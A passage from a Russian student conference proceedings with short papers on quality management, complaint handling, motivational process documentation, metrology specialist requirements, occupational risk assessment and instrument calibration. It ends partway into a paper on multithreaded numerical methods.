Для процесса управления несоответствиями крайне важным является ресурсное обеспечение, т.к. именно от ресурсов зависит эффективность и результативность решения поставленных задач. Для этого на предприятии должна функционировать система внутренних аудитов, которые будут проводить проверки процесса через определенные интервалы времени [2].

Для небольших организаций работа с рекламациями входит в процесс работы с потребителями. Входными данными в данный процесс является информация о рынке, требования потребителей, планы продаж, рекламации и т.д. Выходными данными являются планы продаж, бюджет на рекламу, информация по контрактам, решения по рекламациям и др. Управляющими воздействиями является государственная нормативная и законодательная база (по отрасли производства), условия контрактов, а также внутренняя документация предприятия. Ресурсное обеспечение предприятия составляет материально-техническая база, а также сотрудники задействованных в данном процессе отделов.

Опираясь на вышесказанное, можно изобразить процессную модель в виде контекстной диаграммы процесса «Работы с потребителями» (рис. 1).

Управление:




Рис. 1. Корневая диаграмма процесса «Работы с потребителями»

Для совершенствования данного процесса необходимо определить методы, которые можно применить в имеющихся условиях. С этой целью предлагается применить один из методов принятия решений в условиях определенности. Для данных методов требуется разработка в рамках предприятия следующего:

- конечного множества возможных вариантов решения поставленной задачи с целью выбора наилучшего;
- набора локальных критериев данного множества решений;
- набора показателей важности критериев (коэффициентов весомости);
- возможности оценки критериев;
- набора интегральных критериев, представляющих совокупность важности и оценки локальных критериев.

На основании оценки интегрального критерия должно быть принято оптимальное решение в рамках решения поставленной задачи.

Среди всей совокупности можно выделить прямые методы оценки: главного локального критерия, предпочтения локальных критериев, последовательности уступок, ранжирования Борда и др. Данные методы получили наибольшее распространение при решении многокритериальных задач [3]. Также в контексте исследования можно применять и метод анализа иерархий, т.к. в условиях среднего по мощности производства пищевой продукции ни один из перечисленных решений не используется.

Поэтому встает вопрос выбора наиболее оптимального метода принятия решений относительно трудоемкости и сложности анализа, его эффективности, а также затрат.

Список источников

1. ГОСТ Р ИСО 10002 – 2020 Национальный стандарт российской федерации. Менеджмент качества. Удовлетворенность потребителей. Руководящие указания по управлению претензиями в организациях : утвержден и введен в действие Приказом Федерального агентства по техническому регулированию и метрологии от 28 августа 2020 г. N 578-ст : взамен ГОСТ Р ИСО 10002-2007 : дата введения 2021-04-01 / разработан Ассоциацией по сертификации "Русский Регистр" (Ассоциация "Русский Регистр") – Текст : электронный // Электронный фонд нормативно-технической и нормативно-правовой информации Консорциума «Кодекс» – URL: <https://docs.cntd.ru/document/1200175065>
2. ГОСТ Р ИСО 10001-2009 Национальный стандарт российской федерации. Менеджмент качества. Удовлетворенность потребителей. Рекомендации по правилам поведения для организаций : утвержден и введен в действие Приказом Федерального агентства по техническому регулированию и метрологии от 27 мая 2009 г. N 166-ст : введен впервые : дата введения 2010-07-01 / разработан Федеральным государственным унитарным предприятием "Всероссийский научно-исследовательский институт сертификации" (ОАО "ВНИИС"). – Текст : электронный // Электронный фонд нормативно-технической и нормативно-правовой информации Консорциума «Кодекс» – URL: <https://docs.cntd.ru/document/1200073894>
3. Постников, В.М. Методы принятия решений в системах организационного управления: учеб. пособие / В.М. Постников, В.М. Черненький. – М.: Изд-во МГТУ им. Н.Э. Баумана, 2014. – 205 с. – Текст : непосредственны.
4. Можаяева Т.П. Управление человеческими ресурсами в системе менеджмента качества организации. Известия Тульского государственного университета. Технические науки. 2017. № 3. С. 108-117.
5. Можаяева Т.П., Ерохина В.А. Управление мотивацией работников в смк предприятия на основе идентификации персональных ценностей. Вестник Брянского государственного технического университета. 2012. № 2 (34). С. 132-139.

Материал поступил в редколлегию 18.04.2024

УДК 658.562

Документирование мотивационных процессов в СМК организации

Тарасов Артём Александрович (ст. гр. О-22СuМ-смон-М)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология» Симкина Альберта Зямовича (simkin-bgtu@mail.ru)

Аннотация. Рассматривается подход к документированию мотивационных процессов в системе менеджмента качества организации. Обосновывается целесообразность использования рассматриваемого подхода с целью обеспечения эффективности системы менеджмента качества организации.

Ключевые слова: системы менеджмента качества, мотивационные процессы, документированная информация.

Управление мотивационными процессами регламентируется документированной информацией системы менеджмента качества (СМК) организации, содержащей принципы и механизмы, позволяющие реализовать мотивационную политику организации.

Один из наиболее принципиальных вопросов документирования – определение структуры и состава документации мотивационной модели СМК организации. Всю документацию мотивационной модели СМК организации по ее назначению следует подразделять на две основные группы:

- документация, предназначенная для построения и функционирования мотивационной модели СМК и обеспечивающая понимание протекающих в ней процессов;

- документация, предназначенная для подтверждения соответствия установленным требованиям по качеству, а также для проверки эффективности самой системы, т.е. записи о качестве.

Документированная информация о мотивационных процессах проектируется в соответствии с принципом иерархии документов системы менеджмента качества организации, так называемой пирамидой документации. По уровню действия документация системы менеджмента качества организации подразделяется на основную, стратегическую (уровни А и Б), общую, тактическую (уровень В) и специальную, оперативную (уровни Г и Д).

По аналогии с пирамидой документации СМК в состав кадровой документации мотивационных процессов входят:

- документально оформленное заявление о мотивационной программе организации;

- документированные процедуры, регламентирующие деятельность по управлению мотивацией персонала;

- рабочие процедуры и инструкции, подробно описывающие порядок и методы выполнения отдельных видов деятельности по мотивированию персонала;

- записи о качестве, в частности о состоянии мотивационной программы и удовлетворенности персонала и руководителей подразделений организации.

К уровню А-Б относится программа в области мотивации персонала, коррелирующая с Политикой в области качества и Руководством по качеству СМК организации. Уровень В включает общеорганизационные и процедурные документы, регламентирующие деятельность в элементах системы управления человеческими ресурсами (документированные процедуры, стандарты организации). К уровню Г относятся рабочие процедуры и инструкции,

подробно описывающие порядок и методы выполнения отдельных видов мотивационной деятельности (организационные и должностные инструкции, положения). Уровень Д содержит записи о состоянии и уровне реализации мотивационной программы, мотивированности персонала организации (акты, протоколы, отчеты).

Проектирование и документирование информации, связанной с управлением мотивационными процессами, в контексте требований, предъявляемых к документации системы менеджмента качества в целом, позволяет разработать унифицированный подход к ее созданию, что, несомненно, будет способствовать повышению качества документационного обеспечения управления.

Список источников

1. Можаяева, Т. П. Мотивационные процессы системы менеджмента качества : монография / Т. П. Можаяева, А. З. Симкин, А. С. Проскурин. – Брянск: БГТУ, 2023. – 182 с.

2. Симкин, А. З. Разработка документации мотивационных процессов системы менеджмента качества организации / А. З. Симкин, Т. П. Можаяева, В. А. Ерохина // Логистика – бизнес – инновации : сб. тез. III междунар. науч.-практ. конф. (26 апреля 2013 г.). – Брянск : БГТУ, 2013. – С. 24-25.

3. Можаяева, Т. П. Управление мотивационной политикой в системе менеджмента качества организации / Т. П. Можаяева // Вестник РГАТУ имени П.А. Соловьева. – 2016. - № 1(36). – С. 153-159.

4. Горленко, О.А. Документирование мотивационных процессов в системе менеджмента качества организации / О. А. Горленко, Т. П. Можаяева // Управление качеством : избран. науч. тр. 15-й междунар. науч.-практ. конф. (10-11 марта 2016 г.). – Москва : МАИ, 2016. – С. 147-150. – ISBN 978-5-98604-546-7.

5. Можаяева, Т. П. Управление человеческими ресурсами в интегрированной системе менеджмента организации / Т. П. Можаяева, А. З. Симкин, А. С. Проскурин // Менеджмент в России и за рубежом. – 2022. – № 1. – С. 67-74.

Материал поступил в редколлегию 18.04.2024

УДК 006.354

Анализ требований к экспертам и специалистам по метрологическому обеспечению производственной деятельности

Фофанов Владислав Сергеевич (ст. гр. О-20СиМ-смп-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология» Проскурина Александра Сергеевича (proskurin@inbox.ru)

Аннотация. Рассматриваются трудовые функции, реализуемые специалистами по метрологии. Анализируются предъявляемые к ним общие и специальные требования. Рассматриваются вопросы оценки квалификации и компетентности специалистов-метрологов.

Ключевые слова: эксперт-метролог, требования, аттестация, квалификация, компетентность, сертификат.

Требования к уровням квалификации и компетентности специалистов по метрологии с учетом специфики и характера решаемых ими задач устанавливает ГОСТ Р 58971-2020 [1]. Данные требования распространяются на организации, проводящие работы по оценке и подтверждению квалификации специалистов по метрологии, органы по сертификации персонала, а также образовательные учреждения высшего и дополнительного профессионального образования, осуществляющих обучение и повышение квалификации специалистов в области метрологии [2].

Стандарт выделяет следующие специализации и виды работ в области метрологического обеспечения производственной деятельности:

- оценка состояния и организация метрологического обеспечения;
- испытания и сертификация, поверка и калибровка средств измерений, измерительных систем и комплексов, стандартных образцов состава и свойств веществ и материалов, образцов дефектов, образцов изделий, а также аттестация испытательного оборудования и средств инструментального контроля;
- аттестация методик измерений, контроля и испытаний;
- сертификация программного обеспечения средств измерений измерительных процессов;
- метрологическая экспертиза проектов нормативной, конструкторской, технологической и иной документации.

Общие требования к специалистам по метрологии вне зависимости от уровня их квалификации заданы в ГОСТ Р 58971-2020 [1]. При этом основные требования устанавливаются в зависимости от уровня квалификации, а ряд специальных требований могут устанавливаться в отдельных нормативных документах. Уровень подготовки специалистов по метрологии должен соответствовать минимальным требованиям, приведенным в соответствующем профессиональном стандарте [3].

Оценка квалификации и компетентности специалистов по метрологии осуществляется:

- образовательными организациями (в соответствии с требованиями образовательных стандартов);
- аттестационными комиссиями предприятий (на добровольной основе по решению работодателя);
- центрами оценки квалификации (в соответствии с Федеральным законом «О независимой оценке квалификации» [4] по проведению независимой оценки квалификации);
- органами по сертификации персонала.

Аттестация специалистов по метрологии проводится с целью проверки их деловых качеств (уровня знаний, навыков) и подтверждения наличия у них достаточной квалификации для соответствия занимаемой должности или выполняемой работе. Порядок проведения аттестации устанавливается локальным нормативным актом работодателя. Рекомендуется проводить ее не чаще одного раза в три или пять лет для рядовых сотрудников и не реже одного раза в два года для руководителей.

Оценка компетентности и сертификация экспертов-метрологов проводятся органом по сертификации экспертов-метрологов. Орган по сертификации должен удовлетворять положениям ГОСТ Р ИСО/МЭК 17024-2017 [5] и входить в систему добровольной сертификации персонала, зарегистрированную в едином реестре систем добровольной сертификации Росстандарта. Требования к экспертам-метрологам устанавливаются правилами функционирования системы добровольной сертификации. Оценка компетентности и сертификация эксперта-метролога осуществляются на основании анализа выполненных им самостоятельных работ (и/или публикаций), а также экзамена. Кандидату, удовлетворяющему установленным требованиям, орган по сертификации выдает сертификат установленной формы.

Список источников

1. ГОСТ Р 58971-2020. Требования к экспертам и специалистам. Специалист по метрологическому обеспечению производственной деятельности. М.: Стандартинформ, 2020. 7 с.

2. Simkin A.Z., Mozhaeva T.P., Proskurin A.S., Tsareva G.V. Statistical substantiation of the quality of training metrologists in the system of additional professional education // Journal of Physics: Conference Series/ 2022. Vol. 2373. P. 22022. DOI 10.1088/1742-6596/2373/2/022022.

3. Профессиональный стандарт 40.012 «Специалист по метрологии» (утвержден Приказом Министерства труда и социальной защиты Российской Федерации от 21.04.2022 № 229н).

4. Федеральный закон от 03.07.2016 г. № 238-ФЗ «О независимой оценке квалификации».

5. ГОСТ Р ИСО/МЭК 17024-2017. Оценка соответствия. Общие требования к органам, проводящим сертификацию персонала. М.: Стандартинформ, 2017. 19 с.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

Совершенствование процесса управления профессиональными рисками

Черепов Александр Романович (ст.гр. 22-УК-укс-М)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Ефимовой Галины Вячеславовны (g70@yandex.ru)

Аннотация: В работе представлен процесс улучшения оценки профессиональных рисков для учебного центра в области охраны труда. На примере учебного центра выявлены основные причины несоответствий при выполнении оценки профессиональных рисков и даны рекомендации по их устранению.

Ключевые слова: система менеджмента качества, профессиональная оценка рисков, удовлетворенность потребителя, улучшения, матричный метод, охрана труда.

В современном мире охраны труда большую роль играет оценка профессиональных рисков. Данный процесс является довольно трудоёмким и время затратным, но данный процесс можно улучшить и оптимизировать, с помощью системы менеджмента качества.

Компания ООО «ЦОТЭБ» является зарекомендовавшим себя учебным центром по обучению работников профессиональным профессиям, проведению СОУТ, оценке профессиональных рисков и иных направлениях в области охраны труда.

Организация предоставляет следующие услуги для компаний Заказчиков:

- 1) Разработка типовой документации для организаций Заказчиков по охране труда.
- 2) Оценка профессиональных рисков.
- 3) Специальная оценка условий труда.
- 4) Организация и проведение профессиональных обучений.
- 5) Проведение аудитов в области охраны труда.
- 6) Организация и проведение обучений по охране труда.
- 7) Предоставление консультационных услуг в сфере охраны труда.

Риск — это влияние неопределенности на достижение поставленных целей, предоставление услуг и деятельности организаций в целом [1]. Компании внедряют процесс по управлению рисками с целью минимизации влияния негативных факторов, использованию возможностей и принятия верных управленческих решений.

В рамках оценки рисков определяется параметр значимости рисков, который используется в дальнейшем в рамках разработки мероприятия воздействия на риск. При оценке рисков определяется значение параметра

вероятности возникновения риска и значение параметра влияния риска на деятельность.

Анализ несоответствий при выполнении оценки профессиональных рисков (ОПР) позволил выявить следующие причины:

1. Отсутствие типового шаблона при запуске менеджером в работу услуги по оценке профессиональных рисков.
2. Недостаточная компетентность персонала в сфере охраны труда.
3. Нецелесообразные время затраты на выполнение простых работ, которые можно передать на аутсорсинг.
4. Отсутствие продвижения компании в современных социальных сетях.

Одним из способов улучшения процесса оценки профессиональных рисков является создание типового шаблона для проведения ОПР, рассмотрим такой шаблон на примере представленном в табл. 1.

Таблица 1 – Типовой шаблон вопросов для проведения ОПР

				Подразделение	Должность
Общее количество штатных единиц		Стоимость			
В организации есть служебный транспорт? Если есть, то кто может перемещаться на нём? В качестве водителя/в качестве пассажира					
Кто занимается обслуживанием служебного ТС? (Если таковое имеется)					
Если есть командировки/перемещение на общественном транспорте, то на кого из сотрудников это распространяется?					
Оборудование/инструмент, с которым работает тот или иной сотрудник					
Дополнительная информация по выполняемым работам? (По своему усмотрению)					
Кто из сотрудников может работать с ПЭВМ?					

Ожидаемая динамика выполнения плана оказываемых услуг по оценке профессиональных рисков за 2024-2025 год представлена на рис. 1.




Рисунок 1 – Ожидаемая динамика выполнения плана по оценке профессиональных рисков

По результатам проведенного анализа, в рамках разработки мероприятий с целью улучшить процесс предлагается по управлению профессиональными рисками:

1) Создать шаблон, отражающий базовую информацию, которая упростит процесс в части идентификации рисков. Данное мероприятие позволит сократить время от заключения договора с Заказчиком, до начала осуществления работ специалистом по охране труда. Менеджер сразу, при заключении договора будет запрашивать всю необходимую информацию об организации-заказчике и составе комиссии по проведению оценки рисков, а специалисту по охране труда в свою очередь не будет необходимости тратить время на коммуникацию с Заказчиком.

2) Повысить компетентность менеджеров в области охраны труда, обучив их основам в области охраны труда.

3) Передать на аутсорсинг процесс печати подготовленных проектов.

Список источников

1. "ГОСТ Р ИСО 31000-2019. Национальный стандарт Российской Федерации. Менеджмент риска. Принципы и руководство" (утв. и введен в действие Приказом Росстандарта от 10.12.2019 N 1379-ст). [Электронный ресурс]. – Режим доступа: URL: https://kritery.ru/storage/files/4.1.OT/96-ГОСТ_Р_ИСО_31000-2019.pdf.

2. Аверченков В.И., Ваинмаер Е.Е. Инновационный менеджмент. Учебное пособие для вузов / Брянск, 2012.

3. Корниенко Е.А., Новикова А.В. Сущность антикризисного управления предприятием в условиях нестабильной экономики. В сборнике: Современные тенденции развития менеджмента и государственного

управления. Материалы межрегиональной научно-практической конференции. Современные тенденции развития менеджмента и государственного управления. Материалы межрегиональной научно-практической конференции (27 января 2016 г.) / Под редакцией д.э.н. А.В. Полянина. – Орёл: Изд-во ОФ РАНХиГС. 2016. С. 43-45.

4. Скляр Е.Н., Зверкович И.О. Методические основы управления развитием социального потенциала промышленных предприятий. Менеджмент в России и за рубежом. 2008. № 2. С. 103-108.

5. Ерохин Д.В., Стрижакова Е.Н., Стрижаков Д.В. Методы оценки риска, используемые при внедрении риск-менеджмента на промышленном предприятии. Вестник Брянского государственного технического университета. 2008. № 3 (19). С. 92-101.

Материал поступил в редколлегию 18.04.2024

УДК 006.91

Исследование процесса калибровки СИ и разработка рекомендаций по его улучшению

Шелахова Анастасия Викторовна (ст.гр. О-20-СиМ-смон-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Барабановой Ирины Александровны (steshkova@yandex.ru)

Аннотация. Работа посвящена исследованию и моделированию процесса калибровки. Приведены рекомендации по предупреждению рисков процесса.

Ключевые слова: метрология, менеджмент качества, калибровка, средства измерений, моделирование, улучшение.

На мировых и отечественных предприятиях от точности измерений зависит качество выпускаемой продукции. Поэтому одной из распространенных метрологических работ является калибровка средств измерений (СИ).

При калибровке определяется пригодность СИ к применению в порядке, установленном ГОСТ Р 8.879-2014 [1], который включает:

- составление планов-графиков калибровки;
- подготовку к процедуре, в том числе подготовку СИ и вспомогательных средств, проверку комплектности и работоспособности прибора;
- проведение калибровки, в том числе внешний осмотр, опробование и определение показаний измерительного прибора;
- анализ и оформление результатов процедуры.

Калибровка может осуществляться силами самого предприятия и/или на договорных условиях с аккредитованными организациями. При положительном результате в паспорте СИ делают должные записи, и выдают сертификат о калибровке. На поверхность прибора наносится специальное клеймо.

Если СИ признается негодным, клеймо и сертификат устраниаются, а измерительный прибор передают в ремонт.

Для наглядного представления процесса калибровки СИ проведено его моделирование на основе методологии IDEF0 (рис.1). Входом являются СИ, подлежащие калибровке по графику. К управляющим воздействиям процесса относится нормативно-техническая документация. Ресурсами выступают помещение, персонал и средства калибровки. На входе должны быть получены годные к применению СИ, сертификат калибровки, калибровочное клеймо, отбракованные СИ.




Рисунок 1. Корневая диаграмма процесса калибровки СИ

В результате анализа процесса представлена декомпозиция его первого уровня (рис.2), которая включает основные этапы калибровки: составление перечня СИ, разработку графиков калибровки, подготовку СИ к калибровке, проведение калибровки, оформление результатов.




Рисунок 2. Декомпозиция первого уровня

Для улучшения процесса калибровки СИ в работе метрологической службы предприятия транспортного машиностроения необходимо провести анализ и оценку риска по ГОСТ Р МЭК 31010 – 2021 [2]. Выявленные риски подлежат предупреждению путем разработки соответствующих корректирующих мероприятий, таких как, обновление действующей нормативной документации по процессу, повышение квалификации работников метрологической службы [3], разработка стандарта рабочего места метролога [4], обновление измерительного оборудования и др.

Список источников

1. ГОСТ Р 8.879 – 2014. Государственная система обеспечения единства измерений. Методика калибровки средств измерений. Общие требования к содержанию и изложению. – М.: Стандартинформ, 2019. – 8 с.

2. ГОСТ Р МЭК 31010 – 2021. Надежность в технике. Методы оценки риска. – М.: Российский институт стандартизации, 2021. – 94 с.

3. Барабанова, И. А. Анализ методологического подхода к обеспечению качества образования экспертов по стандартизации / И. А. Барабанова // Технологическое обеспечение и повышение качества изделий машиностроения и авиакосмической отрасли : сборник научных статей 14-ой международной научно-технической конференции, посвященной 50-летию Брянской научной школы технологов-машиностроителей, Брянск, 05–07 октября 2022 года. – Брянск: Брянский государственный технический университет, 2022. – С. 302-305. – EDN ORMZOS.

4. Барабанова, И. А. Методика интегрированной стандартизации работ и рабочего места на машиностроительном предприятии / И. А. Барабанова, Г. В. Ефимова, К. Д. Зайцева // Информационно-экономические аспекты

*ISBN 978-5-907570-84-9 79-я студенческая научная конференция,
18 – 22 марта 2024 г., сборник статей и докладов*

стандартизации и технического регулирования. – 2021. – № 1(59). – С. 9-16. – EDN DVNEW.

5. Дубина К.Н., Барабанова И.А. Анализ современных проблем национальной стандартизации. Современные материалы, техника и технологии. 2019. № 6 (27). С. 38-43.

Материал поступил в редколлегию 18.04.2024

ФАКУЛЬТЕТ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Секция «Высшая математика»

УДК 519:6

Многопоточное выполнение численных методов: принципы, примеры

Алексеева Виктория Владимировна (ст.гр. 22-ИСТ-2-истд)

Работа выполнена под руководством доцента кафедры «Высшая математика», Белоусова Алексея Григорьевича (belousov-ag@yandex.ru)

Аннотация. Обосновывается актуальность распараллеливания численных методов, рассматриваются конкретные примеры стратегий распараллеливания некоторых численных методов. Приводятся рекомендации, связанные с распараллеливанием численных методов, обсуждаются пределы возможностей ускорения от распараллеливания.

Ключевые слова: многопоточность, распараллеливание алгоритмов, метод Гаусса, метод простых итераций, технология Hyper-Threading.

В наше время персональные компьютеры (ПК) и ноутбуки с 4, 8 и даже с 16 ядрами являются вполне обыденными. Вследствие этого, возникает вопрос целесообразности многопоточных реализаций численных методов. В принципе, если требовательная к ресурсам программа реализована как последовательная (однопоточная), использование многоядерного процесса может ускорить ее лишь за счет того, что другие программы будут меньше конкурировать с ней за процессорное время.

Многопоточные реализации численных методов могут преследовать две цели: 1) повышение шансов на приемлемый ответ – актуально в случае стохастических алгоритмов; 2) ускорение вычислений. Здесь мы рассмотрим вторую из них, отметив лишь один пример первой – генетические алгоритмы (ГА) обычно дают глобальный экстремум в оптимизационных задачах за несколько запусков, поэтому разумно развивать сразу несколько независимых популяций ГА, по одной на каждое ядро, чтобы шансы на выдачу глобального экстремума резко возросли.

В отличие от учебных, реальные задачи применения численных методов имеют большие размерности. Например, моделирование поведения отдельных элементов летательного аппарата ведет к СЛАУ из многих тысяч уравнений.

Существует два базовых варианта реализации многопоточности: 1) низкоуровневый – например, функция `CreateThread` на C++ в WinApi, или классы `Thread/BackgroundWorker` на C#; 2) высокоуровневый – через специальные средства распараллеливания наподобие библиотеки `OpenMP` на C++/Fortran или `TPL` на C#. На наш взгляд, основной критерий выбора – степень владения

инструментом, однако, при прочих равных, надежнее в использовании и короче в реализации вторая группа средств.

Подавляющее большинство численных методов можно рассматривать как последовательность итераций, каждая из которых использует результаты предыдущих. Например, одна итерация метода Ньютона решения нелинейных уравнений – вычисление очередного приближения по предыдущему, а одна итерация численного интегрирования на основе схемы Рунге – вычисление интеграла по интерполяционно-квadrатурной формуле при разбиении отрезка на $2n$ частей с последующим сравнением с результатами предыдущей итерации, где использовано n частей. Если итерация имеет низкую вычислительную сложность, то распараллеливать численный метод нет смысла. Если же итерация тяжеловесная, именно тогда и нужно попытаться найти способ разбить ее на независимые подзадачи и разделить их между несколькими потоками.

Так, при большом числе уравнений, распараллеливание *метода Гаусса* можно сделать для каждой итерации прямого хода. Каждый поток преобразует часть строк, как на рис. 1 для третьей итерации и двух потоков.

Опорный элемент - обнуляем столбец под ним

